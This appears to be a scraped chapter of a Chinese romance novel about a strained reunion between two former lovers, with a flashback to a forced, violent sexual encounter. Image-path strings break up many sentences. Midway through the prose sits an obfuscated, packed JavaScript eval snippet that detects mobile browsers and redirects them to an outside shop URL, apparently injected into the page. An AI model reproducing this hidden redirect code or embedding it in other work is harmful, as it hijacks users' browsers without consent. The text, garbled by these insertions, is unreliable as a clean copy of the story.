25. 25
作品:《潮雨日》 陈知善早就忘了什么饭,但耐不住有人不请自来,不等她说什么,已经将手里的雨伞插/进了她门口的伞筒里。
“还没买拖鞋?”隋白谦关上门,问她。
陈知善紧盯着他,沉默两秒,“没买。”
“我就知道。”
某人也不恼,直接从自己提的超市购物袋里,拎出一双深蓝色的男士皮拖鞋,放在地上,换好。
陈知善顺着他解开购物袋的动作看过去,里面杂七杂八的买了一堆,肉眼可见有水果和蔬菜,还有一些印着外国字的零食,仔细辨认了一下,是她读大学的时候常吃那几款,竟然还没有停产。
“晚饭吃了什么?”
隋白谦兀得出声,她慌忙收回视线,清嗓:“速冻饺子。”
“吃完了?”他边说边往里走。
“没。”
“为什么。”
“……煮破了。”
隋白谦脚步一顿,回头看她,只见站在身后的人穿一身茱萸粉的针织居家服,长发随意的挽成低丸子头,神色有些落寞,但眼神还执拗的紧盯着他。
隋白谦无语的笑了声。
他简直对她没招了,煮个饺子都能煮烂,不知道她在英国这几年是怎么过的。
“饺子都能煮破,高分低能?”他笑话她。
陈知善心情不大好的皱眉:“关你什么事。”
“你说关我什么事,我一次次巴巴的往你身边凑,你当我做好人好事?”
“我让你凑了?”
“嗯,你没让,我自愿的,行了不。”
她说一句他堵一句,或许放他进来就是个错误。陈知善恨恨夹他一眼,干脆不管了,自顾自走到沙发上躺下。
今天一天都好累,没力气和他闹了。
陈知善的厨房是开放式的,站在厨房的岛台,一抬头就能看见客厅,隋白谦见人去沙发上躺下,捧了本书看,轻轻呼出口气,还好,这次没义正严辞的要赶他出去。
今天来是临时起意,没有做太多准备,便从酒店附近的超市买了些食材。隋白谦挽起袖口,从购物袋里拿出肉蛋和菜,开始备菜。
陈知善偶尔抬头看一眼,恍惚间想起大三那年,隋白谦逼她出来同居。那时候他们住在宛平路的别墅,他不喜欢家里有保姆,随时随地做点什么不方便,所以除了定期有人来打扫洗衣,家里的饭一惯是他做,厨艺也是那时候练出来的。
陈知善至今都记得,隋白谦明明炸糊了一盘鸡翅,还逼着她说好吃的丑恶嘴脸!
“不想看书就来帮忙,料酒在哪。”
有声音幽幽的传过来,陈知善举着书的手一顿,隔着几米的客厅距离,和斜靠在岛台的人对视。
某人冲她挑了下眉:“嗯?”
她心里蓦得发紧,硬生生将书合上放到一边,起身。
家里的厨具、米面粮油之类的,她不一定清楚位置,日常用的那些还摆在桌面上,但像料酒这样只有炖肉才会用到的“高级调料”,她不熟悉。
于是她只好搬来一张凳子,站上去在最上面的橱柜翻了半天,终于找到了一瓶未开封的料酒。
再回头,只见隋白谦站在她旁边,一只手护在她身侧,但没有碰到她的一片衣角。
“找到了,给你。”她视线从他手边移开,不甚自在的捋了下头发。
“嗯。”隋白谦接过料酒,另一只手还浮在半空。
陈知善看懂了,不想让他扶,却被抓住手腕。隋白谦的手依旧有力,轻易挣脱不开。
“要看看怎么做吗?”
仅几秒,他握住又松开,等她平稳落地,自顾自转过身。
留陈知善一头雾水的站在原地。
“不看,看了也学不会。”
背对着她的人点点头,声音带点笑:“行,躺着看书去吧。”
莫名其妙的宠溺包容和熟稔语气,陈知善愈发搞不懂他来做什么,她离开厨房前悄咪咪打量他,只见隋白谦在认真的处理牛肉,群青色的丝绸衬衫袖口,松垮垮的挽起一截,露出紧实的小臂。
她想不通他一天一个人格究竟在演什么,趿拉着拖鞋重新回到客厅沙发处。
外面的雨还在下,甚至有越来越大的趋势,灰蒙蒙的城市被雨水包围,整个世界都安静了。
落地窗上因为气温升高而凝结了一层薄薄的暖雾,玻璃最中间映出一坨圆圆的黄色光晕,是岛台的吊灯,身后传来“笃笃笃”的做饭声。
她的心,有一瞬间像被从湿漉漉的雨水天里打捞出来一样。没想到七年过去了,她竟然还会贪恋这样平实的日常温暖。
隋白谦做饭很快,两菜一汤,一碗米饭,她落座的时候他只是坐在桌子对面,没打算动筷。
“你不吃?”
隋白谦端了杯水,“做饭的人没胃口,吃不下。”
这话他以前也说过,做饭的人闻了油烟味就没胃口吃饭了,所以他的正餐往往在她吃饱之后。此刻陈知善握着筷子,错开他紧盯的视线,夹了一筷子。
“你吃着,我和你说点事。”
隋白谦来找她也不光是为做顿饭,还是想说陈建荣。陈知善咀嚼着饭,看了他一眼,刚要说话,却被他打断。
“我查过乔薇给你找的那个律师,能力是不错,但他并不擅长对付陈建荣那种流氓。陈知善,你听点话,要么搬去我那儿,要么我重新给你找律师团队和保镖。”
隋白谦做的饭很好吃,饶是她这么多年数次午夜梦回,总厌恶他拿这个兑换那些上不得台面的正餐,此刻也不得不承认,即便她将来走遍大江南北,也再找不到这样做饭合她胃口的人。
只是热饭堵不住嘴,少爷还是少爷,开口就是“听点话”。
但光脚不怕穿鞋的,逼疯狗入穷巷,只会自伤八百,她不情愿他为自己冒险,更不愿意再与他参杂不清。
于是陈知善放下筷子:“律师本来也不是用来对付流氓的,抓坏人是警察的事。”
“你....”
“隋白谦,你说这么多年长大的不只是我,也有你。可一个理智的成年人应该知道,不违背他人的意志、不强迫他人接受自己的决定,才是作为一个
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17197357|195702||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
成年人所应该具备的素质。”
“我违背了吗?现在不是在和你商量?”
“那好,我不同意,你之后不要再提了。每个人都有自己的人生课题,你没必要纠缠在我的因果里。”
气氛顷刻冷了下来,隋白谦不说话了。
陈知善看了他一眼,叹气,起身去碗柜里找出一个大汤勺,盛出一碗鸡汤,放到他面前,“隋白谦,你以后别再......”
“还是说”,然而隋白谦并不接受她的示好,他坐在对面盯着她,忽然笑一声,将她给自己盛的鸡汤推开,“只要是我的帮助,你都不愿意接受。陈知善,是不是在你的第一顺位里,永远都是林祁。”
她微微蹙眉:“你在说什么。”
怎么好好的又说到林祁了?
隋白谦静静望着她,最后扭开脸,不再说什么:“好,不说了,你吃饭吧。”
吃过饭,隋白谦准备走了,走前还帮她拿走了垃圾袋。
陈知善看了眼窗外的倾盆大雨,嘴唇动了动,却也没说出什么。
“回去吧。”隋白谦拎着垃圾袋,按电梯按钮。
门轻轻关上了,他提着垃圾袋进电梯,在出单元门的时候顺手丢进垃圾桶。
车停在楼下,隋白谦坐进车里,久久没有动。
他和陈知善之间关系如履薄冰,禁不住再一次的争吵。
他依然记得,高中毕业后找到她的那一天,那天差点完成他们的第一次。
他将人带回酒店,只堪堪摔上了门,便用力咬住了她的唇。他几乎没想太多便撕碎了她的衣服,齿痕落在她的脖颈,恨不得亲口咬死她,直到她的眼泪滚落,生生逼回了他的理智。
当时的他气到满头大汗,却抱着她不愿放手。他一只手便能摁住她无力而脆弱的两条胳膊,他满心满眼的愤恨,望着身下几乎赤裸的人,质问她:“为什么不告而别,为什么不让我回去见曾姨最后一面,为什么最后传话的是林祁!”
“陈知善,为什么在你最难的时候,陪在你身边的是林祁而不是我!我对你算什么,我对你究竟算什么!那些接吻,都是假的吗!”
他那时候并不知道,陈知善的体力和身体根本遭不住他这样折腾,他掐着她的手,也像掐断了她的灵魂和傲骨,最后索性由他去,做什么都好,做完麻烦离开。
在那次之后,他便彻底失去了走进陈知善心里的机会。二十出头的年纪,他觉得整个世界都该为他的年少轻狂让路,包括已经一无所有的陈知善。
陈知善站在楼上,抱着胳膊朝楼下望着,那辆黑色路虎亮着车灯,却迟迟没有开走。
她站了一会儿,最后沉默的走回餐厅,坐在餐桌旁,除了那锅汤,尽力吃完了他做的菜。
晚上睡觉时,她辗转反侧,想来想去,还是想和隋白谦说声抱歉,她并不是有意不接受他的好意,她只是想自己解决这件事。
但她没想到的是,有人的短信先来了。
她已早早为他署名S:
[抱歉,我不该逼你。]
[我只是怕你有事。]